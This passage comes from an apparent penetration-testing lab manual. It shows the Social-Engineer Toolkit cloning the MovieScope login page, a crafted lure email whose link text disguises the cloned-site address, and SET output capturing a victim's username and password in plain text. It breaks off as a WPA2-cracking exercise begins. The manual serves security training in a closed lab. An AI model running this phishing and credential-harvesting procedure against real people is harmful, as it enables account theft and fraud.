The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]:10.10.1.13  
[ - ] SET supports both HTTP and HTTPS  
[ - ] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:<http://www.moviescope.com>

16. If a message appears that reads Press {return} if you understand what we're saying here, press Enter.

17. After cloning is completed, a highlighted message appears. The credential harvester initiates, as shown in the screenshot below.

File Edit View Search Terminal Help

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]:10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.moviescope.com
```

```
[*] Cloning the website: http://www.moviescope.com
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

18. Having successfully cloned a website, you must now send the IP address of the **Attacker Machine-2** machine to a victim and attempt to trick them into clicking on the link.

19. Click the **Firefox** icon from the top-section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.

Note: If a notification appears at the top section of a browser window, click **Okay, Got it** and in the **Before you continue to Google Search** wizard, click **I agree** button.


Note: You can log in to any email account of your choice.

20. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.


Note: A good way to conceal a malicious link in a message is to insert text that appears to be legitimate MovieScope URL (in this case), but actually links to the malicious cloned MovieScope page.

21. Position the cursor where the fake URL is to be placed, then click the **Insert link** icon.






22. In the **Edit Link** window, first type the actual address of the cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of the cloned MovieScope site is <http://10.10.1.13>, and the text that will be displayed in the message is [http://www.moviescope.com/party\\_pics](http://www.moviescope.com/party_pics). Click **OK**.




23. The fake URL should appear in the message body, as shown in the screenshot below.

24. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "Go to link" pop-up. Once verified, send the email to the intended user.



25. Click **CCTV1 ADMIN MACHINE-1** to switch to the **Admin Machine-1** machine and click **Ctrl+Alt+Del**. By default, the **Admin** user profile is selected. Type **admin@123** to enter the password in the **Password** field and press **Enter** to login.

Note: The **Networks** screen appears. Click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



26. Open any web browser (in this example, we are using **Mozilla Firefox**), sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.

Note: If a notification appears at the top section of a browser window, click **Okay, Got it** and in the **Before you continue to Google Search** wizard, click **I agree** button.



The screenshot shows a Gmail inbox with the following details:

- Title:** Birthday Party Pics
- Sender:** [Redacted] (to me)
- Time:** 5:56 AM (4 minutes ago)
- Message Preview:** Hello pal,  
Please visit below mentioned link to see your birthday party pics  
[http://www.moviescope.com/party\\_pics](http://www.moviescope.com/party_pics)
- Buttons:** Reply, Forward
- Left Sidebar:** Includes icons for Home, All Mail, Sent, Trash, Labels, and a search bar.
- Bottom Status Bar:** Shows the date (8/12/2021), time (6:02 AM), battery level (14%), and system icons.

27. When the victim (you in this case) clicks the URL, a new tab opens up, and they will be presented with a replica of [www.moviescope.com](http://www.moviescope.com).
  28. The victim will be prompted to enter their username and password into the form fields, which appear as on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, they will be redirected to the legitimate **MovieScope** login page. Note the different URLs in the browser address bar for the cloned and real sites.




10.10.1.13



# MOVIESCOPE

[Home](#)[Features](#)[Trailers](#)[Photos](#)[Blog](#)[Contacts](#)

## Login

Username: Password: 

Type here to search



14°C

6:13 AM  
8/12/2021




# MOVIESCOPE

[Home](#)[Features](#)[Trailers](#)[Photos](#)[Blog](#)[Contacts](#)

## Login

Username:

Password:



Type here to search File Explorer Edge File Manager Mail Firefox Cloud 14°C 6:15 AM 8/12/2021

29. Now, click **Target\_ATTACKER MACHINE-2** to switch back to the **Attacker Machine-2** machine and switch to the **Terminal** window.

30. As soon as the victim types in his/her **Username** and **Password** and clicks **Login**, SET extracts the typed credentials. These can now be used by the attacker to gain unauthorized access to the victim's account.

31. Scroll down to find **Username** and **Password** displayed in plain text, as shown in the screenshot below.

## Parrot Terminal

```
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.1.2 - - [12/Aug/2021 06:11:41] "GET / HTTP/1.1" 200 -
10.10.1.2 - - [12/Aug/2021 06:11:45] "GET /js/jquery.min.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:11:45] "GET /js/jquery.superfish.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:11:45] "GET /js/jquery-ui.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:11:45] "GET /js/jquery-ui.selectmenu.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:11:45] "GET /js/jquery.flexslider-min.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:11:45] "GET /js/jquery.quicksand.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:11:45] "GET /js/jquery.script.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:11:46] "GET /js/jquery.min.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:11:55] "GET /js/jquery.superfish.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:12:05] "GET /js/jquery-ui.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:12:15] "GET /js/jquery-ui.selectmenu.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:12:25] "GET /js/jquery.flexslider-min.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:12:36] "GET /js/jquery.quicksand.js HTTP/1.1" 404 -
10.10.1.2 - - [12/Aug/2021 06:12:46] "GET /js/jquery.script.js HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: __VIEWSTATE=/wEPDwULLTE3MDc5MjQzOTdkZM49hnhCdURUzTwJi5xoxt3rp2jpqAIEy1j9m4B4JAnP
PARAM: __VIEWSTATEGENERATOR=C2EE9ABB
PARAM: __EVENTVALIDATION=/wEdAATYRP3gVqSw0dz4zFVSur7jWMtrRuIi9aE3DBg1DcnOGGcP002LAX9axRe6vMQj2F3f3Aw
SKugaKAA3qX7zRfqSfgu/D4lcpx1NWvwoJhCoshLP9VQThLLrkvJHtByiqs=
POSSIBLE USERNAME FIELD FOUND: txtusername=sam
POSSIBLE PASSWORD FIELD FOUND: txtpwd=Test
POSSIBLE USERNAME FIELD FOUND: btnlogin=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

```
10.10.1.2 - - [12/Aug/2021 06:14:57] "POST /index.html HTTP/1.1" 302 -
```

32. This concludes the demonstration of phishing user credentials using SET.

33. Close all open windows and document all the acquired information.

## Exercise 8: Crack a WPA2 Network using Aircrack-ng

WPA2 is an upgrade to WPA using AES and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) for wireless data encryption.

### Lab Scenario

A security professional must have the required knowledge of performing wireless attacks on a WPA2 network to test the target network's security infrastructure.

### Lab Objectives

This lab demonstrates how to use the Aircrack-ng suite to crack a WPA2 network.

### Overview of WPA2 Network

